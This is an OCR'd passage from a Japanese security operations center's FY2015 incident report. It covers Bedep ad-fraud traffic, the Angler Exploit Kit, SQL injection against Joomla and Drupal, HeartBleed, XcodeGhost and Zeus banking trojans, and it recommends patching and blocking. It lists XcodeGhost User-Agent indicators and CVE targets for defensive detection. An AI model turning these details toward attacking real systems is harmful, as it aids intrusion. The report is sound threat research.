


Figure 17 Example of Bedep-infected HTTP traffic

From around February, the access URL format has been changed, and some POST requests have been confirmed to have a parameter in its URL part. Figure 18 shows an example of traffic newly detected in and after February.

[11] Bedep's DGA: Trading Foreign Exchange for Malware Domains
https://www.arbornetworks.com/blog/asert/bedeps-dga-trading-foreign-exchange-for-malware-domains/



These requests do not have a common characteristic in the parameter contents or in the number of parameters. However, their destination domain and file names are similar to those known names in past Bedep-infected traffic, and there may be a variant of the malware types present.




Figure 18 Example of Bedep-infected HTTP traffic that has been detected in and after February and that features a new characteristic

2.2.4 How Bedep infections occur, with countermeasures

In most cases, it is observed that a Bedep-infected terminal accesses a Web advertisement which provides an incentive according to the frequency of access to it. This will mean that the attacker exploits the infected terminal in order to fraudulently obtain income from Web advertisements.

As there is a variety of Web advertisements that Bedep-infected terminals are connected to, and as it is hard to distinguish between normal traffic for Web browsing and infected traffic, it is difficult to use the access log to determine whether traffic is infected with Bedep or not. As an infected host continuously communicates with multiple destinations via the POST method for an extended time, a host is suspected to be infected with Bedep if the access log contains both access to an advertisement and traffic to a suspicious URL via the POST method.

In addition, Bedep infection is deemed to have close connection to the Angler Exploit Kit.[12] Users are often guided to an Angler Exploit Kit by accessing an advertisement containing an unauthorized code so as to forward access to an external website,[13] and this occurs automatically and without the user knowing it, while users are browsing the Web normally, which means that it is difficult to prevent access to the Angler Exploit Kit itself.


Therefore, the recommended countermeasures to prevent infection by Bedep are to keep up-to-date client applications including Flash Player and Silverlight, which have vulnerabilities often exploited by the Angler Explorer Kit, and to uninstall unnecessary client applications. It is a useful countermeasure to install anti-virus software, as well as EMET,[14] available from Microsoft.

---

[12] BEDEP LURKING IN ANGLER'S SHADOWS
http://gblogs.cisco.com/jp/2016/03/bedep-actor-html/

[13] How to handle "Malvertising" malware infection that occurs through Web advertisements
http://www.atmarkit.co.jp/ait/articles/1512/21/news017.html

[14] Enhanced Mitigation Experience Toolkit (EMET)
https://technet.microsoft.com/ja-jp/security/jj653751.aspx



Section 2 Fiscal Year 2015 Trend Summary

1 FY2015 Summary

Section 2 summarizes the incident trends of FY2015, looking back on the severe incidents that occurred during the previous year from April 2015 to March 2016.

Figure 19 shows changes in the number of severe incidents from FY2013 to FY2015. FY2015 saw an increase in the number of severe incidents for both those related to attacks from the Internet and server intra-network incidents, compared to the previous two years.
In February 2016 (Figure 19), the JSOC saw many detections of suspicious traffic originating from a particular customer environment.





Figure 19 Changes in the number of severe incidents (April 2013 to March 2016)

* The three vertical bars in each month indicate FY2013, FY2014, and FY2015, from left to right.



2 Severe Incidents Related to Attacks from the Internet

2.1 Detection trends

Figure 20 shows changes in the number of severe incidents related to attacks from the Internet.
The number of severe incidents related to attacks from the Internet has been increasing for these three years. FY2015 saw many severe incidents especially in July 2015 ([1] in Figure 20) and between January and March 2016 ([2] in Figure 20).




Figure 20 Changes in the number of severe incidents related to attacks from the Internet







Figure 21 shows a breakdown of severe incidents related to attacks from the Internet.
For severe incidents related to attacks from the Internet in FY2015, nearly 70% are attributed to "attacks against Web applications." Of those attacks against Web applications, "suspicious file upload attempts" decreased and "SQL injection attacks" increased, compared to FY2014. Many SQL injection attacks were steadily detected throughout FY2015.
FY2015 saw an increase in severe incidents due to SQL injection attacks, compared to FY2014. The detected attacks include those that exploit vulnerabilities in particular CMS applications, such as Joomla! (CVE-2015-7297, CVE-2015-7857, and CVE-2015-7858), and Drupal (CVE-2014-3704). Any of these vulnerabilities can exist in the CMS application itself, which suggests that the vulnerability in the CMS application is also a target of attack, in addition to the file upload vulnerabilities in CMS plugins and themes that spread last year.
Compared to FY2014, FY2015 saw a decrease in severe incidents that exploited such a reported vulnerability. Some function (HTTP.sys) of IIS, a Web server implemented in a particular version of Windows released in April 2015, had a vulnerability (MS15-034) that allows any code to be executed remotely. Attacks against the vulnerability have been detected throughout the year immediately after the vulnerability was reported, but no damage has been reported. It has been confirmed that a technique for exploiting the vulnerability was incorporated in a vulnerability scanner that investigates for multiple vulnerabilities at a time. As such a vulnerability scanner can be easily used by attackers, attacks against the vulnerability will continue in the future.
From around December 2015, many attacks that target an arbitrary code execution vulnerability (CVE-2015-8562) in Joomla! have been detected.[15] (The vulnerability is caused by another vulnerability [CVE-2015-6835] related to PHP session de-serialization.) This attack technique attacks a vulnerability in the programming language, which is a basis of a Web system, as well as in CMS application implementation. This means that it is necessary to take conventional measures against Web application vulnerabilities, as well as measures against possible vulnerabilities in programming languages and software as fundamental components of a system.
July 2015 saw a sharp increase in middleware attacks, such as HeartBleed, that exploits an Open SSL vulnerability (CVE-2014-0160). The reason for the sharp increase for the period is that there was a HeartBleed-vulnerable host in a particular customer environment, and the host was frequently attacked. Traffic for exploring hosts vulnerable to HeartBleed has been steadily detected across the JSOC. Through the exploration, the attacker found that the host was vulnerable, and the host was exposed to intense attacks. Our investigation of the attacked host suggested that a video conferencing platform might be installed at the host, and measures against the vulnerability in that appliance might not be complete.

[15] JSOC INSIGHT vol.11 "4.3.2 Overview of code execution vulnerability in Joomla!"
http://www.lac.co.jp/security/report/2016/05/17_jsoc_01.html






a. FY2014



b. FY2015

Figure 21 Breakdown of severe incidents related to attacks from the Internet




2.2 Device- and system-specific countermeasures against vulnerabilities

A fundamental countermeasure against vulnerabilities in systems using middleware or a CMS application is to always keep the system up-to-date. On the other hand, against attacks that exploit host misconfiguration, such as reflection attacks, possible damage itself and the risk of damage can be minimized by utilizing a security diagnostic service to monitor the security status, reviewing configurations periodically, and limiting the range of services open to the public.

From the viewpoint of vulnerability management for a server built by an operator, risk control will be possible by preparing a test environment and a production environment, along with performing update work in the test environment, and, after confirming that there is no problem with the server operation, by then updating the production environment. On the other hand, appliance vulnerabilities are often handled by the respective appliance vendors, thus the user has to wait for the vendor to release a new version. In addition to this, there are also other issues. For example, the user may not be aware of the vulnerability because the configuration of the appliance is not disclosed, or even if the user is aware of the vulnerability, vendor support may be discontinued if the user updates the appliance without approval from the vendor. Therefore, risk control against appliance vulnerabilities will be more difficult than that against operator-built server vulnerabilities.

Measures against an appliance vulnerability involve obtaining a patch and then applying the patch to the vulnerable system or software, and it is necessary to consider who will release the patch (software developer or appliance vendor, etc.), along with how to perform risk control during the period from when the vulnerability is disclosed to when the patch is applied. To perform risk control including patch management, asset management and version management are critical. These two forms of management allow for a quicker response to vulnerability disclosure, as they provide information about what device is running what service, along with the priority and risk level of the update, if such are necessary.



3 Severe Intra-network Incidents

3.1 Detection trends

Figure 22 shows a breakdown of the severe intra-network incidents that occurred in FY2015.
FY2015 saw an increase in the number of severe intra-network incidents, compared to FY2014.
The increase in the number of incidents detected in April 2015 and February 2016 was due to numerous Internet banking-targeting Zeus/Zbot and other variants (Citadel, ZeusVM, etc.) detected in particular customer environments ([1] and [3]) in Figure 22). February 2016 also saw malware types that targeted Internet banking, as well as malware types that aimed to steal information (Ursnif, Keylogger, ET-Trojan, etc.).
The increase in the number of incidents detected in October 2015 was due to numerous XcodeGhost infections detected in communications from an iOS application, mainly at a customer belonging to an academic institution ([2] in Figure 22).[16] Thereafter, detected XcodeGhost-infected traffic has been decreasing, still being detected in and after January 2016. The traffic detected shows that it is a different incidence of iOS application infection compared to the originally detected one. This suggests that the iOS application developer is not aware that the development environment is contaminated with XcodeGhost, and has still been developing and releasing the iOS application in the contaminated development environment. Table 4 shows examples of User-Agent used in communication with an XcodeGhost-contaminated iOS application, which was newly confirmed after January.




Figure 22 Changes in the number of severe intra-network incidents

[16] JSOC INSIGHT vol.11 "3.3.1 iOS application contamination with XcodeGhost"
http://www.lac.co.jp/security/report/2016/05/17_jsoc_01.html





Table 4 Examples of User-Agent used in communication with XcodeGhost after January


CarrotFantasy/1.7.0.6 CFNetwork/758.2.8 Darwin/15.0.0
ILSPrivatePhotoFree/292 CFNetwork/711.4.6 Darwin/14.0.0
Mercury/907 CFNetwork/758.2.8 Darwin/15.0.0
OPlayer Lite/21043 CFNetwork/711.1.16 Darwin/14.0.0
PDFReader Free/2.8 CFNetwork/672.0.8 Darwin/14.0.0
SpringBoard/50 CFNetwork/672.1.15 Darwin/14.0.0

* **Boldface type** indicates the name and version of an infected iOS application. The above list is in alphabetical order.


Figure 23 shows a breakdown of severe intra-network incidents due to malware infection.
In FY2015, a "banking Trojan," which aims to steal money, accounted for 30% of the malware infection incidents. Especially, Zeus/Zbot and their variants (Citadel, ZeusVM, etc.) recorded numerous infection incidents throughout the year. ZeusVM, a variant of Zeus, recorded an increase between July and September 2015, the period covered in the previous report,[17] but the number was decreasing in and after November. The number of incidents attributed to ZeusVM significantly changed throughout FY2015, although no clear reason is available. As the ZeusVM incidents detected during the period when they sharply increased had commonality regarding destination domains, there must have been a campaign for attempting infection with the same type of malware.
Table 5 shows the destination information confirmed in and after October 2015 for ZeusVM-infected terminals. It has been confirmed that some of these destination IP addresses and domain names, including those mentioned in a previous report[17] have been reused after several months have elapsed. To minimize damage that may be caused by infection, including when they are reused, it is recommended to block these destination IP addresses with a firewall and reject connection to these destination domain names via a DNS or proxy server, wherever possible.

[17] JSOC INSIGHT vol.10 "4.1 Relationship between increasing exploit kits and ZeusVM"
http://www.lac.co.jp/security/report/2016/01/06_jsoc_01.html





a. FY2014



